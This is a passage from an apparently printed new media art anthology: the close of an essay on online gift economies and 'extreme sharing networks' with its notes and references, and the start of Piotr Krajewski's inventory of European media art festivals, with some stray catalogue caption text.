<ul style="list-style-type: none"> • <i>start with a core group of users/producers</i> (start working with a core group of 10-15 when it comes to the point where you need to solicit participation) • <i>start with relevant, high quality material</i> (the quality of initial contributions sets the tone and an expectation for posts to come; it creates an identity of the online space) • <i>keep contributors informed</i> (it is not unusual for contributors to drift away after a few initial interactions with the collaborative system; thus a useful response is to give contributors an update on what is happening in the development of the tool) • <i>emphasise the benefits</i> (it is natural for contributors to resist getting involved; hence facilitators of a social tool need to talk about the advantages of using it in workshops and face-to-face meetings) 	<ul style="list-style-type: none"> • <i>give individuals credit</i> (verbal acknowledgment, the pleasure of making a submission, and having your ideas appreciated contribute to the success of online collaboration) • <i>allow for conflict</i> (controversial debates are important - disagreement fosters engaged, substantive conversations) • <i>let the users/producers rule</i> (trust your contributors to take your system and adapt it to their needs)
--	--

The Utopias and Realities of the Commons. The Hierarchies of the Internet Gift Economy

For people in countries with affordable high speed net access and the necessary hardware, the Internet offers a common area for sharing and the creation of very large resource pools. The idea of ‘the commons’ goes back to the village commons. Here, in Old New England, all could graze their cattle or hold public festivities on this piece of land. The term ‘unregulated networked commons’ refers to the remaining public areas online in which people can store resources such as pieces of code, music mp3 files, movies, artworks, or texts (e.g. Archive.org). Beyond storage the networked commons is used by knowledge collectives and group forming networks, mobile computing, info-driven crowds, and peer production networks. In the unregulated commons everyone can draw on the resources of all others. Content can be created, distributed and mixed. There are many examples in which large groups of distributed resource contributors participate in a central knowledge pool. But participation and ‘open access’ in the networked commons is hindered by the fact that most open knowledge repositories exist predominantly in English. Tools like GoogleTranslate or BableFish still result in auto-poetic texts rather than accurate translations.

The openness and cornucopia of the commons is often accompanied by triumphant narratives of digital utopians. Today's utopian belief in the liberatory power of access and the renewed rejection of competitive and hierarchical structures had predecessors in concepts of 'guerilla television' and 'public access' before and during the civil rights movement of the late 1960s and early 1970s in the United States (Mueller, Kuerbis & Pagé 2004). For the digital utopian, Richard Coyne argues, the Internet is the technological equivalent of the gift of salvation or redemption, and the gift is not yet with us but it is to come. In various ways Marcel Mauss, Georges Bataille, and Jean Baudrillard have all argued that societies are grouped around the notion of excess (and acts of generous gift giving) rather than resource scarcity (Coyne 2005: 99-150). But the ideology behind social software technologies is not purely based on the idea of gift-giving. In the gift economy of the Internet, gift-giving does not relate to loss or the reduction of excess. Sharing a digital file only creates a copy while the giver retains the 'original'. What was ours is still ours after we gifted it. Richard Barbrook (1999) refers to online gift-giving as cybercommunism. It is not without amusement that he stresses that such acts are deeply at odds with the military objectives for the invention of the Internet. Brewster Kahle, the founder of *Archive.org*, defines his goal as provision of 'universal access to all of human knowledge'.⁷ Massachusetts Institute of Technology Open Courseware (MIT OCW) claims: 'We will inspire other institutions to openly share their course materials, creating a worldwide web of knowledge that will benefit humanity'.⁸ MIT reinforces its leadership position and status based on its openness to publish all its syllabi online. The act of gift giving does not cost MIT anything except the operational costs of the site. Openness functions as Public Relations. MIT's gift leads to a defeat for other educational communities that cannot reciprocate this generosity. A small college would not benefit from such openness. Reflecting on this Coyne puts it this way: 'If I can withstand all this giving, then I am indeed stronger than you' (2005: 99-150). Georges Bataille associates the gift with capitalist domination. He associates Marcel Mauss' reference to the potlatch with emerging class struggle and oppression. Jean Baudrillard talks about exchange of signs rather than goods (i.e. knowledge) in the gift economy (Coyne 2005:

126). The perceived and widely praised generosity of initiatives such as MIT OCW has to be re-examined and differentiated in light of these considerations.

The quantity of contributions to free and uncommercialised content environments by multitudes of users/producers cannot be matched by the AOLs, Hotmails or Yahoos. People just love all that free content. It is very hard to police or stop these acts of sharing. There is almost no limit to what is shared. Crucially, the material that is made available is not only 'open access' and 'free' but also licensed under a Creative Commons or GNU Public License. By contrast to materials stowed away in online gated communities, this allows the material to be creatively re-purposed, edited, and shared. The community music site CCMixer is an example. It allows remixes of music licensed under Creative Commons. We can: 'listen to, sample, mash-up, or interact with music in whatever way we want.'⁹

Out-Collaborate This!

Collective working modes often result in cost-free and unrestricted repositories of material such as SourceForge's *Freshmeat* project, which maintains the Web's largest index of software. On its website it says: 'Thousands of applications, which are preferably released under an open source license, are meticulously catalogued in the *Freshmeat* database.'¹⁰ There is an additive quality of skills and knowledge within projects of geographically dispersed online 'gift communities'. This is hard to match by any commercial enterprise. They are 'out-collaborated'. The accessibility of resources creates expectations that have political implications (e.g. property/copyright). Who would choose to pay for information that is available for free elsewhere? How much material needs to become freely accessible and publicly owned before corporations will open their treasure troves for free sharing? Large knowledge archives can challenge the content hegemony of institutional repositories (i.e. museums) and the selected histories that they offer. It will have to be seen if recent art history, for example, will be re-evaluated based on an open user/producer-contributed archive of cultural documentation. Artist-contributed archives of cultural data can inspire younger

generations by exposing them to artwork that they would not find behind the gates of the museum or gallery. Knowledge, here, is not delivered by authorities but assembled by the user/producer swarm. It remains to be seen, however, how heavily cultural archives are in fact accessed. The edited but artist-driven Rhizome *ArtBase* collects and ‘exhibits’ media artworks. The rich *Media Art Net* database is comprised of documentation of artworks and related information.¹¹ Artists rarely have secure backups of their server-side work, which makes centralised repositories significant.

Researchers and self-learners in new media find it hard to keep up with the changes in this rapidly evolving field. They find it challenging to design curricula in an area that has little precedence. New media textbooks are expensive, often not up-to-date and mostly in English. Intellectual property rights of most materials reinforce the commercialisation of knowledge and deny creative re-use. Much of the intellectual labour produced in universities is locked away in expensive books or journals published by academic presses. Collaborative knowledge pools include Connexions, CiteULike, MIT Open Course Ware, H2O and Share Widely.¹² These tools challenge the romantic ideal of the individual thinker who keeps her findings close to her chest. To research collaboratively saves time and resources and improves teaching. It also aims to avoid the reinvention of the wheel. Expectations are quantified by ever-larger amounts of knowledge being moved into the commons out of fortified enclosures (i.e. password protected journals or syllabi).

Artists as Cultural Context Providers

‘We (Jackie and Natalie) are the initiators and coordinators rather than the absolute authors. User participation and contributions make up the fundamental core of the work that needs to be done.’¹³

‘Is drawing a distinction between the artist on the one hand, and those mediating art on the other hand still justified in this context, or should everyone be viewed as a producer of culture under rather similar, often precious circumstances?’ (Ramirez 2004: 68)

The following section suggests the model of the cultural context provider.¹⁴ Currently, there is much advocacy for cultural practices that demand a particular involvement on the part of the audience, creating situations in which art projects are co-produced. People interact with networked computer systems and artifacts evolve out of experimental relationships between several people. The media art curator is not exclusively the 'middle person' between artists and museums or galleries anymore. Curators do not merely organise exhibitions and edit, filter and arrange museum collections. Now, her practice includes facilitating events, screenings, temporary discursive situations, writing/publishing, symposia, conferences, talks, research, the creation of open archives, and mailing lists. Curators become meta-artists. They set up contexts for artists who provide contexts. The model of the curated website has become a useful recognition mechanism. In media art many cultural context providers function in various registers including that of the curator. However, the once clear line between curator, artist and theorist is now blurred. Jon Ippolito writes:

'While art professors typically divide clearly into critical (Art History) and creative (Studio Art) faculties, new media's brief history often requires its practitioners to develop a critical context for their own creative work. This is why so many pre-eminent new media artists are also critics or curators'.¹⁵

The model of the well-informed expert advances to that of the cultural editor who channels the perspectives of other cultural producers. The prevailing standards of recognition that are prevailing in the art world are slowly ported to their online equivalents (i.e. gallery, museum, cafe, community centre versus self-published, peer-curated, and museum website). The hopes of early net artists for the democratisation of art, that would make them independent of the traditional museum curator because of the publicness that the Internet affords, have largely not materialised. Online projects can remain very intimate spaces without institutional promotion while there is definitely the opportunity for self-organisation. Artists can generate platforms such as mailing lists, websites, and independently organised exhibitions to circulate their ideas and set up platforms from which they can interact with an audience. The power of the

media art curator is somewhat decentralised but she is still important as expert and cultural legitimiser. She can contextualise projects as part of culturally discursive currents or historical processes. Experiments with collaborative forms of curating that would expand the notion of the sole curator are rare and have so far not sparked much following. But curators have the ability to foster participation in open artworks by drawing attention to them. Problems occur due to the continuously evolving nature of audience-oriented works. The properties of an art object have drastically changed and now curators are faced with projects that are ephemeral, based on networks, appear in many copies, and are often grounded in the form of communication rather than a physical object. Sometimes context-based artworks are dismissed by curators as service rather than art. Less enlightened museums curators frame new media art in modernist terms that are based on familiar rules for institutional inclusion or exclusion. On which aesthetic criteria should institutions base their decisions in the face of constantly changing forms of new media art works? Possibly the museum is not the most suitable venue. Many emerging practices can be experienced at media art festivals like Transmediale, Ars Electronica, Dutch Electronic Art Festival, or ArtBot but when it comes to more traditional art institutions the validity of much of this work as art is questioned. Venues for new media practitioners are not predominantly festivals or museums but virtually distributed communities: '[...] organisations are using the traditional commission model for determining which individuals will receive electronic archive and display space. [...] Organisations using this strategy include Turbulence, a website sponsored by New Radio and Performance Arts Inc. [...] Using a peer-review process, Turbulence selects up to 20 Internet art projects per year to commission and display, Turbulence retains exclusive rights to display of the work for 3 years' (Mitchell, Inouye, Blumenthal 2001: 189-190).

Such curated sites slowly gain in credibility and are a good entry point for people looking for net-specific art.

What is an Extreme Sharing Network?

The term network does not refer in this text to a personal or professional group

of acquaintances or an Old Boys network. The self-entrepreneurial, opportunistic networking as it widely occurs in the art world is not of interest here. This essay does not talk about radio or television networks. Neither does it address local or wide area, criminal, or business networks. What this essay is interested in are ways in which the Internet supports social networks through listservs, message boards, friend-of-a-friend networks, mobile phones, short message service/text messaging (sms), peer-to-peer networks, and social software such as blogs. We focus our attention on such technically enabled social networks. And within that realm we are looking at self-organised, autonomous networks that support the development of sustainable relationships that empower us to lead fulfilled and engaged lives. We call these particular social networks *extreme sharing networks*. This term evolved out of the notion of extreme programming. The concept is seen as sustainable mechanism for social change based on intensive collaborative work. Personal collaboration burnout is circumvented. *Extreme sharing networks* are conscious, loosely knit groups based on commonalities, bootstrap economies, and shared ethics. They offer alternative platforms of production and distribution of cultural practices.¹⁶ However, they are not completely outside of institutions. A network can be just as brick and mortar as an institution. Over the last decade there has been the realisation that the traditional setup of many institutions based on competition instead of cooperation is largely inadequate. In competitive situations energy that could have been channeled into one concentrated collaborative effort is lost. Networks can respond faster to discursive currents. For *extreme sharing networks* political sensitivities of an institution are not an issue. Jobs are not on the line. Such social networks escape the bureaucracies of large institutions by making productive use of unconventional formats of debate such as networked luncheons, skype meetings, and evenings in the living room or bar. If people identify with a network then they have the potential to circumvent local struggles for recognition (Linz/Vienna, Sao Paulo/Rio de Janeiro, New York/Los Angeles). They can reach across cities and national borders and form a social network identity that is not tied to a locale. Research can be experimental and playful, as results do not immediately need to be measured in financial terms. Networks can make use of publications

in hybrid forms. They employ open access publishing and collaborative online editing (i.e. Sarai Readers). This is frequently not in accord with standards of recognition in larger institutions.

Extreme sharing networks allow people to freely meet in the commons, mobilise and share talents, context and resources (in-kind and financial). They create visibility for discourses and artworks that would otherwise be overlooked. Everybody is an expert at something and can contribute to the mix in meaningful ways. These gift communities,¹⁷ or *extreme sharing networks*, have the potential to inscribe discourses in collective memory, inspire and to some degree shape people lives. A list of the main potentials of extreme sharing networks follows:

- go beyond local identities through network identity
- resources/access to distributed talent pool
- create visibility for discourses and artworks that would otherwise be overlooked
- inspire also younger generations by exposing them to ideas and media
- respond to issues in a fast, and flexible way
- create open access resource archives for the public
- shape expectations
- provide intellectual community among new media practitioners
- share expertise over wide geographically distributed areas
- publish in hybrid formats/online open access initiatives
- open to experimental, informal formats of research

Organisation and Domination

What marks our participations in social networks? Networks shape expectations. If we can get a certain piece of information for free through our network - then we will be reluctant to use a fee-based service. Throughout New York City there are free wireless networks that do create the expectation for wireless, high speed Internet to be free. If an open archive of a network offers lots of material that we can re-use without unreasonable copyright restrictions then we will come to expect that. A set of common goals that participants can identify with is beneficial in order to bring individuals together. The *extreme sharing network* needs to be meaningful in order to attract contributors. Also an interpretative flexibility is needed for networks to create their own trajectory. As much as the idea of ‘collaborative ruins in reverse’¹⁸ - one network grows into another based on urgencies. Networks creatively adapt to ever changing environments and

gain ability to reproduce themselves. The connected nodes are often in central control, which determines much of the success or downfall of networks. Who speaks on a mailing list? How far does central facilitation reach? A rotating set of facilitators is a good leadership model. An *extreme sharing network* will only succeed if networkers understand themselves as free agents and not as followers. Small work groups that address a specific issue work better than larger conglomerates. Participants align themselves with a network by publishing in its context. These networks offer an umbrella for work in a particular area. It is a node, a platform on which researchers, educators and activists can share their work and produce together. Its physical presence is not so crucial for the vitality of its output. The actuality of such a network is measured by its research production, its dynamic, and its ability to mobilise advanced discourse. Creation and socialisation of research do not depend on brick and mortar institutions. The actuality of a network is determined by the extent to which it is able to inspire. Rarely can traditional cultural institutions afford to work about one topic for an entire year. This is possible in an *extreme sharing network*. Very little of the success of a network has to do with the newest piece of technology. Limitations of free software for managing electronic mail discussion such as Mailman are in the way of more successful online debate. But they are not the central issue. Unlike in the early days of the Internet, today it is unlikely that anybody will be attracted to an initiative merely because of its use of a wiki or some type of peer-2-peer software. Cooperation-enhancing tools like blogs or wikis are important but without a true need of a social group these tools will not go far. A social network needs to be able to connect. It needs to allow for co-ownership of others in its activities. An insistence on exclusive ownership in an inter-communal collaboration kills the motivation of co-participants. It destroys a sense of cooperation and trust. The creation of informal and formal relationships among individuals within the network is essential. Social networks allow for symbiotic production of events, texts, publications, and cultural projects. *Extreme sharing networks* are sometimes diagnosed with the *Major Tom Syndrome* (i.e. cutting off all contact to earth, suspended in the utopian galaxy of collaboration). On the other hand the following examples show that such networks are very real and

that their output has to be reckoned with!

The Australian *FibreCulture*¹⁹ network is about critical debate on information technology and related policy issues, and provides a forum for the exchange of articles, ideas and arguments on Australian IT policy. It runs a substantive open access Journal. Most recent issues focused on the politics of networks, on precarious labour, and on new media education. Since 2001 Fibreculture published a series of free newspapers with topics like networks of excellence, media activism, politics and theory. Its mailing list comprises more than 900 subscribers.

The Institute for Distributed Creativity (iDC)²⁰ is an independent research network with a focus on collaboration in new media art. The iDC is interested in continuous collaborations and alliances, online community art, and experimental ways of triggering participation in online environments. In its first year the iDC held the first conference on new-media art education in the United States, *Share, Share Widely*, and has put on a dozen events since.

The Institute of Network Cultures (INC)²¹ focuses on research, meetings and (online) initiatives in the area of Internet and new media. The INC functions as a framework within which a variety of studies, publications and meetings can be realised. Its goal is to create an open organisational form with a strong focus on content, within which ideas can be given an institutional context. The INC, founded in June 2004, facilitated conferences including *Art and Politics of Netporn*, *Urban Screens*, *Incommunicado 05*, and *A Decade of Webdesign*, in addition to a lecture series on new media in the Netherlands.

Such peer production networks form knowledge collectives and create free archives in the unregulated parts of the commons. They move information into the 'open' where it is protected by GPL and Creative Commons licenses. While increased numbers of individuals provide content, or participate in online communities, many people have a conflicted relationship to collaboration.

They experienced self-sacrifice, problematic crediting economies, and invisible labour as central themes of 'failing' collaborative endeavors. Disintegration and revitalisation are seen as part of the same process. The end of one participatory effort can fade into the next one.

As part of alternative Internet economies of generosity and the gift, material can be shared. It is a Marxian economy by the people, for the people, and of the people. Now property definitions are radically reset. The growing online participation and content provision outlined in this text is the backdrop for an emerging paradigm of the artist as cultural context provider: a catalyst of performative online acts. The *modus operandi* of new media practitioners has largely shifted away from the object creation toward the process of interaction. In addition, media artists write, curate, produce artworks and set up discursive events.

Peer-to-peer economies and 'networks of excellence' are well examined. In light of this prevailing business focus it is vitally important to fully consider alternative uses of technologies of cooperation. Without a deep understanding of the social protocols of collaboration and incentives for participation, uncommercialised projects will not draw the users/producers that they need. *Extreme sharing networks* will not suddenly disappear. They are here to stay!

5

NOTES:

1. The term Distributed Creativity was the title of a conference and a critical online forum co-organised by Eyebeam and Still Water for Network & Culture at the University of Maine in 2004 <http://cordova.asap.um.maine.edu/~wagora/w-agera/list.php?bn=distributedcreativity_eyewrap>. Also related to this term, Richard Florida (2002) argues for creativity as a core feature of post-Fordist production.
2. Brian Holmes and Maurizio Lazzarato were part of the Digital Work seminar at Piet Zwart Institute in 2003, <<http://pzwart.wdka.hro.nl/mdr/Seminars2/dwork/>>. See also Holmes (2005), Lazzarato (1996) and Virno & Hardt (1996).
3. <<http://www.w3.org/People/Berners-Lee/Kids.html>>.
4. WELL is an online forum and a virtual community since 1985 <<http://www.well.com/>>.
5. From del.icio.us list <<http://lists.del.icio.us/pipermail/discuss/2004-May/000353.html>>.
6. Some of the examples of literature on collaboration include: <<http://www.seedsforchange.org.uk/free/res#grp>>; Mattessich & Barbara (1992); Winer & Ray (1994).
7. <<http://www.itconversations.com/shows/detail400.html>>.
8. <<http://ocw.mit.edu/OcwWeb/Global/AboutOCW/impact.htm>>.
9. <<http://ccmixter.org/>>.
10. <<http://freshmeat.net/>>.
11. <<http://www.rhizome.org/artbase101.rhiz>> and <<http://www.mediaartnet.org/>>.
12. Examples of Distributed Learning Projects include: <<http://ocw.mit.edu/>>, <<http://sharewidely.org>> (in progress), <<http://h2o.law.harvard.edu/>> and <<http://cnx.rice.edu/>>.
13. From FAQ agoraXchange <<http://www.agoraxchange.net/index.php?page=1386#1386>>.
14. This essay started with references to studies that produced evidence for an increase of content production online. This widespread tendency towards participation is a reason for the emergence of the cultural context provider. Artists who have taken on the Internet as a context for their work de-emphasize individual authorship and answer to Brecht's demand for an apparatus that goes beyond broadcast-type, one-way information (Brecht 1964 [1932]).
15. From *Standards of Recognition* website <http://cordova.asap.um.maine.edu/wiki/index.php/Standards_of_Recognition>.
16. In the past, experiments with new modes of cultural production were linked to alternative institutional models such as Black Mountain College. This experimental college thrived in the mountains of North Carolina from 1933-1957 despite a small budget. With faculty such as John Cage, Buckminster Fuller and Walter Gropius, its approach to cultural and institutional practices was informal and collaborative.
17. However, running a network is not completely free. The costs are small but they do add up in the long run. Time is needed to moderate mailing lists and updating domain names, or paying for web space, are part of the every day business of socio-technical networks. These particular economies are under-examined.

18. The American conceptual artist Robert Smithson thought of 'ruins in reverse' as places that were deteriorating already at the time of their construction. Smithson's notion of 'ruins in reverse' is exemplified in the context of a series of photographs that he presented to architecture students at the University of Utah in 1972.

19. <<http://fibrecultures.org>>.

20. <<http://distributedcreativity.org>>.

21. <<http://networkcultures.org>>.

REFERENCES:

Richard Barbrook (1999) *Cyber-Communism: How the Americans are Superseding Capitalism in Cyberspace*, The Hypermedia Research Center, University of Westminster, <<http://www.hrc.wmin.ac.uk/theory-cybercommunism.html>>.

Bertold Brecht (1964 [1932]) 'Der Rundfunk als Kommunikationsapparat', in Willett (ed.) *Brecht on Theatre*, New York: Hill and Wang.

Richard Coyne (2005) *Cornucopia Limited*, Cambridge, Mass.: MIT Press.

Richard Florida (2002) *The Rise of the Creative Class*, New York: Basic Books.

Noah Hardrip-Fruin & Nick Montfort (2003) *The New Media Reader*, Cambridge Mass.: MIT Press.

Brian Holmes (2005) 'The Flexible Personality: For a New Cultural Critique', in Geoff Cox, Joasia Krysa & Anya Lewin (eds.) *Economising Culture*, New York: Autonomedia (DATA Browser 01) and <<http://www.16beavergroup.org/brian/>>.

Maurizio Lazzarato (1996) 'Immaterial Labour', in Paolo Virno & Michael Hardt (eds.) *Radical Thought in Italy: A Potential Politics*, Minneapolis: University of Minnesota Press.

Amanda Lenhart & Mary Madden (2005) *Pew American and Internet Life Project Study* <http://www.pewinternet.org/PPF/r/166/report_display.asp>.

Paul Mattessich & Barbara Monsey (1992) *Collaboration: What Makes It Work*, St Paul Minnesota: Amherst H. Wilder Foundation.

William Mitchell, Alan Inouye & Marjory Blumenthal (eds.) (2001) *Beyond Productivity. Information Technology, Innovation, and Creativity*, Washington, D.C.: The National Academies Press.

Milton Mueller, Brenden Kuerbis & Christiane Pagé (2004) *Reinventing Media Activism: Public Interest Advocacy in the Making of U.S. Communication-Information Policy, 1960-2002*, a report, July <<http://dcc.syr.edu/ford/rma/reinventing.pdf>>.

Robert Putnam (2000) *Bowling Alone: The Collapse and Revival of American Community*, New York: Simon & Schuster, <<http://www.bowlingalone.com/data.php3>>.

Mari Carmen Ramirez (2004) 'Tactics for Thriving on Adversity: Conceptualism in Latin America, 1960-1980', in Rufolf Frieling & Dieter Daniels, *Global Conceptualism: Points of Origin, 1950-1980s*, New York: Queens Museum of Art.

Howard Rheingold (2000 [1993]) *Virtual Communities*, Cambridge, Mass.: MIT Press.

Howard Rheingold (2005) *Technologies of Cooperation: A Map to a Toolkit*, TheFeature.com Archives <<http://www.thefeaturearchives.com/101608.html>>.

Christoph Spehr (ed.) (2003) *Gleicher als andere. Eine Grundlegung der freien Kooperation*, Berlin: Karl Dietz Verlag.

Tiziana Terranova (2004) *Network Culture: Politics for the Information Age*, London: Pluto Press.

Paolo Virno & Michael Hardt (eds.) (1996) *Radical Thought In Italy: A Potential Politics*, Minneapolis: University of Minnesota Press.

Michael Winer & Karen Ray (1994) *Collaboration Handbook: Creating, Sustaining, and Enjoying the Journey*, Los Altos, California: Fieldstone Alliance.

AN INVENTORY OF MEDIA ART FESTIVALS

Piotr Krajewski

- + It is over 40 years since the introduction of a 'portapack' in 1965 - a portable electronic kit allowing recording of image and sound on magnetic tape. This had a vast impact on the formation and development of what became known as video-art. It is over 15 years since the World Wide Web protocol in 1991 has brought together computation and electronic communication to become the most powerful communication medium to date - the Internet, and terms such as hypertext and hypermedia were introduced to describe its properties. At the same time we saw emergence of new artistic forms like net art, browser art and software art, alongside new cultural practices like net activism, cyberactivism or hacktivism, amongst others.

In this process of shaping new forms of creativity, new media festivals had a very special role. Festivals have been vitally important to that development of art involving electronic and later digital technology, due to their role in recognising, conceptualising and defining dominant artistic practices in the process of their development. They emerged in response to a need for platforms for presenting and disseminating art forms arising from the development of new tools and technologies, and as a result of a long-term lack of interest in media art forms on the part of most mainstream art institutions. In this, the emergence of festivals as cultural phenomena has a clear alternative, if not countercultural, character in relation to the already existing traditional art institutions.

3^e Semaine Internationale de Vidéo

Saint-Gervais Genève 1989



What follows is a brief inventory of new media art festivals that emerged in Europe in the 1980s and the 1990s and that played a crucial role in the development of new media practices and in the formation of the critical discourse around them. This highlights some of the transformations that festivals have since undergone, in particular in relation to festival formats, categories for submission of works, submission formats and, to some extent, even names of festivals as an indication (reflection) of wider changes in the field of media art. *Ars Electronica*, the oldest and still existing media art festival, is a case in point and offers a useful case study in this respect.

The 1980s saw a real proliferation of video art festivals. Almost the whole decade was dominated by festivals and competitions featuring the word 'video' or 'video-art' in their titles. In order of emergence these were: *Video Art Locarno* (1980), *International Video, Film and Performance Festival VFIPER* in Luzerne (1980) consequently renamed *VIPER* after a few editions; *WWV - World Wide Video in den Haag* (1982), *Videonale* in Bonn (1984), *Semaine internationale de video* in Geneve (1985), *Videofest* in Berlin (1988), and *Biannual International Festival Vidéo Liège* (1988). They all presented a similar programming structure incorporating screenings, installations and performances; over time only proportions among these categories would change. At the same time a number of festivals emerged that were not concerned with a broad category of 'video' but rather focused around a particular aspect of media art, for example the *International Audio-Visual Experimental Festival* in Arnheim (1985) or *WRO Sound-Based Visual Art Festival* in Wroclaw (1989) - both exploring the audiovisual character of new media. At the end of the 1980s there appeared new festival names, replacing 'video' with 'media art', 'multimedia' or 'digital'. Examples of such new festivals include the *European Media Art Festival* in Osnabrueck (1988), *Multimediale* in Karlsruhe (1989), *Digitart* in Budapest (organised only twice, in 1986 and 1990), *Mediawave* in Győr, Hungary (1991). At the beginning of the 1990s interactive CD-Rom works came into view on a wider scale - resulting in a new festival category of CD-Rom, and a bit later, works using the WWW network had also found their place in the programmes of



existing video festivals - these were usually shown on computer stands placed in the close proximity of projection rooms, in places called media lounges. However, except for the spectacular transformation of Berlin's Videofest into Transmedia and then Transmediale, that took place between 1996-1997, the emergence of these new formats did not result in many changes, in terms of festival formats or structure - except perhaps for an occasional addition of a subtitle to the original festival name.

Ars Electronica is the oldest new media art festival still running and since its launch 1979 in Linz its programme and format have undergone multiple redesigns. However, its full name remained unchanged - Ars Electronica festival for art, technology and society - demonstrating sufficiency and far-sightedness in thinking about its remit. It was the first festival which presented on a large scale a unique concept of an artistic event in which, interaction between art and technology was presented in the form of electronic multi-media concerts, workshops and symposia. The programme was predominantly based on electronic sound open-air audiovisual spectacles, but it also included intimate and less visible events such as workshops and symposia, that are crucial in facilitating context for critical debates and thus actively contributing to the development of critical discourse around new artistic practices. Thus, on one hand, the festival would attract an audience of over 100,000 participating open air multimedia events, and on the other it would also draw the leading artistic and intellectual elite directly involved in artistic, technological and social transformations. In 1987 an increasingly expanding programme of presentations was for the first time complemented with Prix Ars Electronica, organised in collaboration with Austrian public television ORF competition of computer art. The competition was based on a widely distributed 'open call' and in the Entry Form sent to artists 3 submissions categories were proposed. These were: *computer music*, *computer graphics* and *computer animation*. This choice of category was a reflection on purely technical aspect of the work (the use of a computer), with a simple reference to already existing distinctions valid in the world of fine arts and music. In any case these categories reflected the most popular use then of

5 - 8 MAJA 1993

WRO 93

4 MIĘDZYNARODOWY
FESTIWAL
WIZUALNYCH
REALIZACJI
OKOŁOMUZYCZNYCH

WRO 93

4th INTERNATIONAL
SOUND
BASIS
VISUAL
ART FESTIVAL

WRO 93

MAY 5th - 8th, 1993

KATALOG

computers in artistic activity, and a large number of entries in each of these categories confirmed the existence of computer art. However, after the 3rd edition of the competition it became clear that the area of research essential to computer art was developing in different trends, totally outside of these categories. And so in 1990 a new category of *interactive art* was added. It is also the first category constructed in a different manner than the previous ones. For example, awarded with a jury mention in 1991, *Very Nervous System* by Canadian artist David Rockeby, was an interactive sound system stimulated by passers-by in the proximity of sensors. The attention was drawn to the key property of this work - its interactivity, and not its audio aspects. A subsequent novelty that came out of Prix Ars Electronica was the *www* category introduced in 1995, replaced after two years by the *.net* category as a more general one. Still, before this, and then after, a number of new submission categories were added, while at the same time the *computer graphics* category was abandoned in 1994. This was not because this kind of artistic activity came to a standstill but on the contrary, it spread so widely that it virtually dissolved in its own ubiquity. It was the first category in which the use of a tool by itself ceased to be a constitutive element. Other categories emerged in response to current changes: in 1998 the category *U 19 - freestyle computing* for young artists was introduced, and in 2004 categories *digital communities* devoted to social creativity using the Internet and *wireless mobile communication devices* for building digitally integrated communities were added. These two categories seem to be the closest to the direction taken by Ars Electronica at the very beginning: research on the relationship between art, technology and society.

In the 1990s a discussion began as to whether video art still belonged to the category of 'new media'. This was a reflection of not only the new possibilities of newer digital communication technologies and resulting artistic explorations but also because the Internet opened up new opportunities for exhibiting and distributing. Not surprisingly, this inspired new ways of thinking about presentation formats and new festivals followed. The Dutch 'Next 5 Minutes Festival of Tactical Media' (originated in 1993, and organised irregularly) revolves



INTERNATIONALES FILM- VIDEO- UND MULTIMEDIA-FESTIVAL LUZERN 25.-29. OKTOBER '95

around the notion of tactical media: the fusion of art, activism, politics and new media environment. Another, the Latvian ‘Art+Communication - International Festival for New Media Culture’ taking place in Riga regularly since 1999, focused on browser/software art and network experiences, trans-cultural mapping, programming and jamming. Consequently, festivals that originated after 2000 were most often devoted to *software art* or *software-based art*, and the Read_Me festival is a good example. First held in 2002 in Moscow and subsequently in Helsinki, Aarhus and Dortmund, Read_Me is a travelling media art festival focusing on software art development and its critical contextualisations. Read_Me is closely related with Runme.org - the software art repository and an online presentation platform that emerged as a critical response to the existing festival formats for ‘submission’, ‘defining’ and ‘selection’ of works. Structured as an open, self-submitting and moderated database system, Runme.org is an attempt to address the fact that although media art festivals historically provided the most extensive and flexible forum for the presentation of new media works, at the same time they were limited by strict categories and criteria of submission of works, often failing to include some of the most interesting emergent works.

This evolution seems very interesting. The lack of categories in the 1970s and then even more intensive efforts to categorise in later years led to a proliferation of new categories and with this a necessity to introduce frequent adjustments to existing categories, and finally to the retreat from strict category divisions that we witness currently. The latter very much reflects the current state of artistic practice that has been extended to include a wide range of cultural and technological practices in general. Ars Electronica introduced the category *freestyle computing* to avoid imposing defined categories that could restrict the creativity of young artists, and to acknowledge the social context of creative practice it introduced the category of *net communities*. Since 2001 and 2005 respectively, the WRO Biennale (Wroclaw, Poland) and the Berlin Transmediale Festival (Germany) dispensed with submission categories altogether, leaving all the works entered in their competitions to be assessed in one pool rather than in separate categories. All the same, the revitalisation of a more general

'media-art' category ensues. In this common field video based works, net-based, linear and non-linear, interactive and non-interactive, hardware based objects and installations, along with software art, can enter into various creative relations. And so this recent policy of turning away from categorising stems from a recognition of the fact that the more rigid the categories, the more it seems that the most important things always take place in cracks between them.

↳

SELECTED VIDEO & NEW MEDIA ART FESTIVALS:

Ars Electronica, Linz [1979 -]
<<http://www.aec.at>>

Art+Communication - International, festival for new media culture, Riga [1999 -]
<<http://rixc.lv>>

Avanto Media Art Festival, Helsinki [2000 -]
<<http://www.avantofestival.com/>>

Biannual International Festival Vidéo Liège [1988 - 2002]

Cinematexas, Austin [1995 -]
<<http://www.cinematexas.org>>

CYNETart_International Festival for Computer-Based Art, Dresden/Hellerau [1997 -]
<<http://www.body-bytes.de>>

DEAF [Dutch Electronic Art Festival], Rotterdam [1994 -]
<<http://www.v2.nl/DEAF>>

Digitart, Budapest [1986, 1990]

DIGISTA Digital Art Festival, Tokyo [2002 -]
<<http://www.daf-tokyo.jp/>>

Electrohype, Malmo [2000 -]
<<http://www.electrohype.org>>

European Media Art Festival, Osnabrück [1988 -]
<<http://www.emaf.de>>

Experimenta Media Arts Festival, Melbourne [1988 - 96]
<<http://www.experimenta.org>>

Festival de video/arte/electronica, Lima [1998 -]
<<http://www.vae8.net/>>

ICC Biennial, Tokyo [1997 -]
<<http://www.ntticc.or.jp/>>

Infermental [1980/81 - 1991]
<<http://www.infermental.de/>>

International Audio-Visual Experimental Festival, Arnhem [1985 - 1993]

International Media Art Award, ZKM [formerly German Video Award, and since 1994 International Video Art Award], Karlsruhe [1992 -]
<<http://on1.zkm.de/zkm/e/imkp2003>>

International Short Film Festival Oberhausen [video section introduced in 1989]
<<http://www.kurzfilmtage.de>>

Lovebytes, Sheffield [1994 -]
<<http://www.lovebytes.org.uk>>

Machinista, Perm, Russia / Glasgow [2003, 2004]

<<http://www.machinista.org.uk/>>

Manifestation Internationale de vidéo et de télévision de Montbéliard [1982-1992]

Mediaterra, Athens [1998 -]

<<http://www.mediaterra.org/>>

Mediawave International Festival of Visual Arts, Győr, Hungary [1991 -]

<<http://www.mediawavefestival.com/>>

Multimediale, ZKM, Karlsruhe [1989 - 1997]

<<http://www.zkm.de/>>

Next 5 Minutes Festival of Tactical Media, Amsterdam [1993 - 2003]

